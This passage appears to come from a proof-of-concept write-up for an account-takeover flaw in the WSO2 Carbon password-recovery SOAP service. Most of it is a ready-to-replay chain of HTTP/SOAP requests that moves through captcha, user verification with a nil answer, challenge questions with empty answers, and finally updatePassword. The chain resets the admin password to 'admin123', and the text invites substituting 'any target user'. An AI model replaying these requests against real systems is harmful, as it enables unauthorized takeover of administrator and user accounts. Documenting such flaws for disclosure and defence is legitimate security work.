
The response shows a 'verified' status of 'true', indicating the password reset was successful. The 'confirmationCode' in the request is highlighted with a red box, and the 'verified' status in the response is also highlighted with a red box.

After obtaining the key from the 'Verify User Challenge Answer' step, it is embedded into the final payload and submitted to the server. If successful, the server responds with verified = true, indicating that the password has been successfully changed.

9. To confirm that the password has been successfully changed, log in to the WSO2 Carbon Management Console at <https://localhost:9443/carbon> using the newly set credentials.



If authentication is successful, the password reset operation was executed effectively.



## Payload

### Payload for get captcha

```
1 POST
2 /services/UserInformationRecoveryService.UserInformationRecoverySe
3 rviceHttpsSoap11Endpoint/ HTTP/1.1
4 Host: localhost:9443
5 Cookie: JSESSIONID=7A70177E1110FE186B5F3BDF20DFE7AE
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
7 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
8 Safari/537.36
9 Connection: close
10 Content-Type: text/xml; charset=utf-8
11 Content-Length: 365
12 SOAPAction: "urn:getCaptcha"
13
14 <?xml version="1.0" encoding="UTF-8"?>
15   <soapenv:Envelope xmlns:soapenv="
16     http://schemas.xmlsoap.org/soap/envelope/"
17     xmlns:ns="http://services.mgt.identity.carbon.wso2.org">
18     <soapenv:Header/>
19     <soapenv:Body>
20       <ns:getCaptcha>
21         <ns:username>
22           admin
23         </ns:username>
24       </ns:getCaptcha>
25     </soapenv:Body>
26   </soapenv:Envelope>
```

Replace this field with values obtained from the intercepted request.

You may substitute with any target user's credentials.



## Payload for Verify User

```
1 POST
  /services/UserInformationRecoveryService.UserInformationRecovery
  ServiceHttpsSoap11Endpoint/ HTTP/1.1
2 Host: localhost:9443
3 Cookie: JSESSIONID=E9178328B9F475B2B504D8676DC85278
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
  Safari/537.36
5 Connection: close
6 Content-Type: text/xml; charset=utf-8
7 Content-Length: 738
8 SOAPAction: "urn:verifyUser"

9
10 <soapenv:Envelope xmlns:soapenv="
  http://schemas.xmlsoap.org/soap/envelope/"
11 xmlns:ns="http://services.mgt.identity.carbon.wso2.org"
12 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
13   <soapenv:Header/>
14   <soapenv:Body>
15     <ns:verifyUser>
16       <ns:username>
17         admin
18       </ns:username>
19       <ns:captcha>
20         <ns:imagePath>
21           registry/resource/_system/config/reposi
22           tory/components/org.wso2.carbon.captcha
23           -images/e1549a26-e473-4633-8628-81013c9
24           aaff8.jpg
25         </ns:imagePath>
26         <ns:secretKey>
27           e1549a26-e473-4633-8628-81013c9aaff8
28         </ns:secretKey>
29         <ns:userAnswer xsi:nil="true"/>
30       </ns:captcha>
31     </ns:verifyUser>
32   </soapenv:Body>
33 </soapenv:Envelope>
```

Replace this field with values obtained from the intercepted request.

Need to change can get from respond form get captcha

## Payload for get User Challenge Questions

```
1 POST
2 /services/UserInformationRecoveryService.UserInformationRecoveryServiceHttpsSoap11Endpoint/ HTTP/1.1
3 Host: localhost:9443
4 Cookie: JSESSIONID=E9178328B9F475B2B504D8676DCE5278
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
6 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
7 Safari/537.36
8 Connection: close
9 Content-Type: text/xml; charset=utf-8
10 Content-Length: 510
11 SOAPAction: "urn:getUserChallengeQuestions"
12
13 <soapenv:Envelope xmlns:soapenv="
14 http://schemas.xmlsoap.org/soap/envelope/"
15 xmlns:ns="http://services.mgt.identity.carbon.wso2.org"
16 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
17   <soapenv:Header/>
18   <soapenv:Body>
19     <ns:getUserChallengeQuestions>
20       <ns:userName>
21         admin
22       </ns:userName>
23       <ns:confirmation>
24         cb5f11a7-340c-4a31-aab5-7abb053f960
25       </ns:confirmation>
26     </ns:getUserChallengeQuestions>
27   </soapenv:Body>
28 </soapenv:Envelope>
```

Replace this field with values obtained from the intercepted request.

Need to change can get from respond form Verify User

## Payload for Verify User Challenge Answers

```
1 POST
  /services/UserInformationRecoveryService.UserInformationRecoverySer
  viceHttpsSoap11Endpoint/ HTTP/1.1
2 Host: localhost:9443
3 Content-Type: text/xml; charset=utf-8
4 SOAPAction: "urn:verifyUserChallengeAnswers"
5 Cookie: JSESSIONID=E9178328B9F475B2B504D8676DCE5278
6 Connection: close
7 Content-Length: 625
8
9 <?xml version="1.0" encoding="UTF-8"?>
10 <soapenv:Envelope xmlns:soapenv="
  http://schemas.xmlsoap.org/soap/envelope/"
11 xmlns:ns="http://services.mgt.identity.carbon.wso2.org"
12 xmlns:xsd="http://dto.mgt.identity.carbon.wso2.org/xsd">
13   <soapenv:Header/>
14   <soapenv:Body>
15     <ns:verifyUserChallengeAnswers>
16       <ns:userName>
17         admin
18       </ns:userName>
19       <ns:confirmation>
20         a5424566-35f9-42c5-ab2e-e509878cleec
21       </ns:confirmation>
22       <ns:userChallengesDTOs>
23     </ns:userChallengesDTOs>
24   </ns:verifyUserChallengeAnswers>
25 </soapenv:Body>
26 </soapenv:Envelope>
```

Replace this field with values obtained from the intercepted request.

Need to change can get from respond form get User Challenge Questions

## Payload for Reset Password

```
1 POST
2 /services/UserInformationRecoveryService.UserInformationRecoverySer
  viceHttpsSoap11Endpoint/ HTTP/1.1
3 Host: localhost:9443
4 Cookie: JSESSIONID=E9178328B9F475B2B504D8676DCE5278
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
  Safari/537.36
6 Connection: close
7 Content-Type: text/xml; charset=utf-8
8 Content-Length: 474
9 SOAPAction: "urn:updatePassword"
10 <soapenv:Envelope xmlns:soapenv="
  http://schemas.xmlsoap.org/soap/envelope/"
11 xmlns:ns="http://services.mgt.identity.carbon.wso2.org">
12   <soapenv:Header/>
13   <soapenv:Body>
14     <ns:updatePassword>
15       <ns:username>
16         admin
17       </ns:username>
18       <ns:confirmationCode>
19         93293825-c5a2-43cd-89f9-8536c4eea69c
20       </ns:confirmationCode>
21       <ns:newPassword>
22         admin123
23       </ns:newPassword>
24     </ns:updatePassword>
25   </soapenv:Body>
26 </soapenv:Envelope>
```

Replace this field with values obtained from the intercepted request.

Need to change can get from respond form get Verify User Challenge Answers